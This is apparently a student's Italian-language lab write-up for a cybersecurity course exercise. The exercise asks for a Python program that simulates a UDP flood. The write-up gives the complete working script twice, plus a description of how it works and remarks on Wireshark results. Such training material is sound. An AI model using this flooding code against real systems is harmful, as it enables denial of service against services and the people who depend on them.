

EPICODE-CS0124

S3/L5 - Pratica

Flaviano Sedici

Pratica

Traccia:


Gli attacchi di tipo Dos, ovvero denial of services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.

L'esercizio di oggi è scrivere un programma in Python che simuli un **UDP flood**, ovvero l'invio massivo di richieste **UDP** verso una macchina target che è in ascolto su una porta UDP casuale.

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target.
- Il programma deve richiedere l'inserimento della porta target.
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto
- **Suggerimento:** per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

1. Codice Python



```
~/Desktop/CS0124/S3_L5/pratica.py - Mousepad
File Edit Search View Document Help
1 import socket, random
2
3 SRV_ADDR = str(input("Inserisci l'IP target : ").strip())
4
5 check_addr = SRV_ADDR.split(".")
6
7 for x in check_addr:
8     if (int(x) < 0 or int(x) > 255):
9         exit("L'indirizzo IP deve avere il formato 000.000.000.000")
10
11 SRV_PORT = int(input("Inserisci la porta target (0-65535): "))
12
13 if (SRV_PORT >= 0 and SRV_PORT <= 65535):
14     target_address = (SRV_ADDR, SRV_PORT)
15
16     pacchetto = random.randbytes(1024)
17
18     s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
19
20     num_pacchetti = int(input("Quanti pacchetti vuoi inviare? "))
21
22     for _ in range(num_pacchetti):
23         s.sendto(pacchetto, target_address)
24
25 else:
26     print("La porta deve essere compresa tra 0 e 65535")
27
28
```

```
import socket, random
SRV_ADDR = str(input("Inserisci l'IP target : ").strip())
check_addr = SRV_ADDR.split(".")
for x in check_addr:
    if (int(x) < 0 or int(x) > 255):
        exit("L'indirizzo IP deve avere il formato 000.000.000.000")
SRV_PORT = int(input("Inserisci la porta target (0-65535): "))
if (SRV_PORT >= 0 and SRV_PORT <= 65535):
    target_address = (SRV_ADDR, SRV_PORT)
    pacchetto = random.randbytes(1024)
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    num_pacchetti = int(input("Quanti pacchetti vuoi inviare? "))
    for _ in range(num_pacchetti):
        s.sendto(pacchetto, target_address)
else:
    print("La porta deve essere compresa tra 0 e 65535")
```

2. Descrizione delle principali funzionalità

Il codice chiede all'utente l'indirizzo IP del target e la porta controllando che l'input sia effettivamente conforme a quanto il modulo socket si aspetta.

Nel caso siano errati, restituisce un messaggio di errore all'utente.


Nel caso invece in cui i dati siano stati inseriti correttamente, il programma procede creando un pacchetto da 1024 bytes tramite il modulo random.

Crea l'oggetto socket con i parametri IPv4 e UDP.

Chiede all'utente quanti pacchetti vuole inviare.

Il programma quindi invia lo stesso pacchetto il numero di volte decise dall'utente al socket target.

3. Risultati su Wireshark



Ovviamente i pacchetti sono stati inviati su una porta non necessariamente in ascolto e quindi Wireshark potremmo vedere delle risposte negative di mancato passaggio del pacchetto.

Si potrebbe implementare un programma port scanner per trovare eventuali porte UDP in ascolto sulla macchina target.